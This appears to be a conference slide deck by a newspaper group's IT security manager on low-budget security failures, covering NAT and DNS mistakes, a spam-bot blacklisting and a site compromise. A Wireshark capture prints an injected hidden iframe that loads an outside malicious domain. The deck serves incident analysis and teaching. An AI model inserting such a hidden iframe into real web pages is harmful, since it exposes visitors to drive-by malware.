

# SECURITY ISSUES IN A CASH STRAPPED COMPANY

Matthew Kemp | IT Security Manager | STNG

# Matthew Kemp

DePaul University

Developer/Networking/Systems/CRM

Sun-Times News Group

Project Management/Security Manager

# Infrastructure (Network & Security)

## The Good

- S-OX ITGCC
- Tripwire
- Penetration Testing
- Eventlog Analyzer
- Managed Anti-Virus

## The Bad

- Network
  - ▣ ...or Directory Service?
- Firewall Reliance
- DNS
- Desktop Management

# Eventlog Analyzer Entry

j.lisuzzo was  
deleted by  
pmcdaniel on  
9/28/2009  
at 8:30a

HostName	cstanycore	Severity	Success
EventId	630	Time	08:30:48 Sep 28 2009
Message	User Account Deleted: Target Account Name: j.lisuzzo Target Domain: CST1 Target Account ID: %{S-1-5-21-760813596-3507194080-876248398-3990} Caller User Name: pmcdaniel Caller Domain: CST1 Caller Logon ID: (0x0,0x61F9425A) Privileges: -		

# The Ugly (Routing Table Excerpt)

- E2 192.168.12.0/24 [110/20] via 10.71.1.3, 1d07h, FastEthernet1/1/0  
[110/20] via 10.71.1.4, 1d07h, FastEthernet1/1/0
- E2 192.168.104.0/24 [110/20] via 10.71.1.4, 1d07h, FastEthernet1/1/0  
[110/20] via 10.71.1.3, 1d07h, FastEthernet1/1/0 ○ E2  
192.168.8.0/24 [110/20] via 10.71.1.4, 1d07h, FastEthernet1/1/0  
[110/20] via 10.71.1.3, 1d07h, FastEthernet1/1/0 ○ E2  
192.168.110.0/24 [110/20] via 10.71.1.3, 1d07h, FastEthernet1/1/0  
[110/20] via 10.71.1.4, 1d07h, FastEthernet1/1/0
- 191.191.0.0/16 [110/8] via 10.71.1.4, 1d07h, FastEthernet1/1/0  
[110/8] via 10.71.1.3, 1d07h, FastEthernet1/1/0
- 191.190.0.0/16 [110/5] via 10.71.1.4, 1d07h, FastEthernet1/1/0  
[110/5] via 10.71.1.3, 1d07h, FastEthernet1/1/0 ○ E2 192.168.9.0/24  
[110/20] via 10.71.1.3, 1d07h, FastEthernet1/1/0  
[110/20] via 10.71.1.4, 1d07h, FastEthernet1/1/0
- 172.17.0.0/22 is subnetted, 1 subnets

# The Ugly (191.190.0.0/16)

Final results obtained from whois.lacnic.net.


Results:

% Joint Whois - whois.lacnic.net

% This server accepts single ASN, IPv4 or IPv6 queries

Unallocated resource: 191.191.0.0

# The Ugly (Network Diagrams)



# Outsourcing...Nightmares

Poor Implementation = Security Problems



## Reported Attack Site!

This web site at [classifieds.suntimes.com](http://classifieds.suntimes.com) has been reported as an attack site and has been blocked based on your security preferences.

Attack sites try to install programs that steal private information, use your computer to attack others, or damage your system.

Some attack sites intentionally distribute harmful software, but many are compromised without the knowledge or permission of their owners.

Get me out of here!

Why was this site blocked?


[Ignore this warning](#)

Uh-oh....

What should you do when executives ask, “Why can’t I get to our website?”

# Problem Identification

Wireshark!



The screenshot shows the 'Follow TCP Stream' window in Wireshark. The window title is 'Follow TCP Stream'. The 'Stream Content' pane displays the following text:

```
GET / HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash,
application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/
msword, */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; windows NT 5.1; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; InfoPath.2;
OfficeLiveConnector.1.3; OfficeLivePatch.0.0)
Accept-Encoding: gzip, deflate
Host: classifieds.suntimes.com
Connection: Keep-Alive
Cookie: OAX=YtR8VUogkXQABT00; __qca=4a2091a8-75e3a-7e6c2-23882; AxData=

HTTP/1.1 200 OK
Server: Netscape-Enterprise/3.6 SP2
Date: Sat, 30 May 2009 02:52:04 GMT
Cache-control: "no-cache"
Content-type: text/html
Connection: close

<head>
<title>Chicago Sun-Times Classifieds</title>
</head>
<body><iframe src="http://litefinestdirect.cn/ts/in.cgi?mozila6" width=2 height=4
style="visibility: hidden"></iframe>
<META HTTP-EQUIV="Refresh" Content="0;URL=http://classifieds.suntimes.com/osform/
MVCCService?osform_template=/chicago/branding/index.html">
</body>
</html>
```

At the bottom of the window, there are buttons for 'Find', 'Save As', 'Print', and 'Help'. A dropdown menu shows 'Entire conversation (1198 bytes)'. To the right of the dropdown are radio buttons for 'ASCII', 'EBCDIC', 'Hex Dump', 'C Arrays', and 'Raw' (which is selected). At the bottom right, there are buttons for 'Close' and 'Filter Out This Stream'.

# Host Identification

Final results obtained from whois.arin.net.  
Results:

OrgName: USA TODAY  
OrgID: USATOD  
Address: 7950 Jones Branch Drive  
City: McLean  
StateProv: VA  
PostalCode: 22108  
Country: US

NetRange: 159.54.0.0 - 159.54.255.255  
CIDR: 159.54.0.0/16  
NetName: USATNET  
NetHandle: NET-159-54-0-0-1  
Parent: NET-159-0-0-0-0  
NetType: Direct Assignment  
NameServer: NS1.GANNETT.COM  
NameServer: NS2.GANNETT.COM  
NameServer: NS3.GANNETT.COM  
NameServer: NS4.GANNETT.COM  
Comment:  
RegDate: 1992-03-06  
Updated: 2004-04-07

# Vendor Support

- Acknowledgement of ownership.
- Service contracts.
- Incident Response/Security Teams.
- Updating processes; Internal and External.
- Google's Webmaster tools/Hijacking your own webserver.

# Ad hoc Networks

VPNs Galore

Logical


Physical

Firewalls

Routers

...knowledge?

Eek!



# Multiple Company NAT Integration

- Chicago Sun-Times
  - ▣ 192.168.0.0
  - ▣ 191.191.0.0
- Suburban Chicago News
  - ▣ 192.168.0.0
- Pioneer Press
  - ▣ 192.168.0.0
  - ▣ 10.0.0.0
- Post Tribune
  - ▣ 192.168.0.0
- Midwest Suburban
  - ▣ 10.0.0.0
- Digital Chicago
  - ▣ 192.168.0.01
- Centerstage
  - ▣ 10.0.0.0

# NAT, Firewalls and DNS done poorly

A quick way to stop an enterprise's emails.

# Email Bounces Begin

<mail-out.suntimes.com #5.7.1 smtp;550 5.7.1  
Service unavailable; Client host [68.255.223.162]  
blocked using Spamhaus XBL, mail from IP banned; To  
request removal from this list see  
<http://www.spamhaus.org/lookup.lasso>.>

# Problem...

68.255.223.162 was found to be using several different EHLO/HELO names during multiple connections on or about:

2009:09:17 ~20:30 UTC+/- 15 minutes (approximately 22 hours, 15 minutes ago).

The names seen included:

xdbjomipsyijklryzr.7u7yn2qdvosezdeim.br,  
xdbjomipsyijklryzr.7u7yn2qdvosezdeim.fr,  
xdbjomipsyijklryzr.7u7yn2qdvosezdeim.info,  
xdbjomipsyijklryzr.7u7yn2qdvosezdeim.uk

# Issues

## NAT/Firewall

- External Address for mail-out also acting as part of NAT for internal subnets.
- Firewall allowing port 25 outbound from ALL IPs.

## DNS

- Reverse DNS for NAT addresses.

# Email Resolution

- ❑ Dedicate external IP addresses to mail servers ONLY.
- ❑ Update firewall rules to allow port 25 for mail servers ONLY.
- ❑ Update reverse DNS for dedicated external IP addresses.
  - ❑ `$ dig 172.22.0.1 162.160/27.223.225.68.in-addr.arpa`
    - `:: AUTHORITY SECTION:`
    - `160/27.223.255.68.in-addr.arpa 86400 IN SOA ns1.ameritech.net. Rm-hostmaster.ems.att.com. 2 10800 3600 604800 86400`
- ❑ Identify internally compromised host.
  - ❑ `$ nmap -sS -p25 -iL networks.txt`

# Security on a Dime

- Desktop
  - ▣ Firewall
  - ▣ Patching
  - ▣ Software Inventory
- Network
  - ▣ Syslog
  - ▣ Firmware Updates
- Directory
  - ▣ Quarterly Audits
  - ▣ Eventlog Analyzer
- Servers
  - ▣ Tripwire
  - ▣ Syslog
  - ▣ Patching
- Firewalls
  - ▣ Coherent Rule-sets
  - ▣ Syslog
  - ▣ Firmware Updates

# Questions?

Matthew Kemp

[mkemp@suntimes.com](mailto:mkemp@suntimes.com)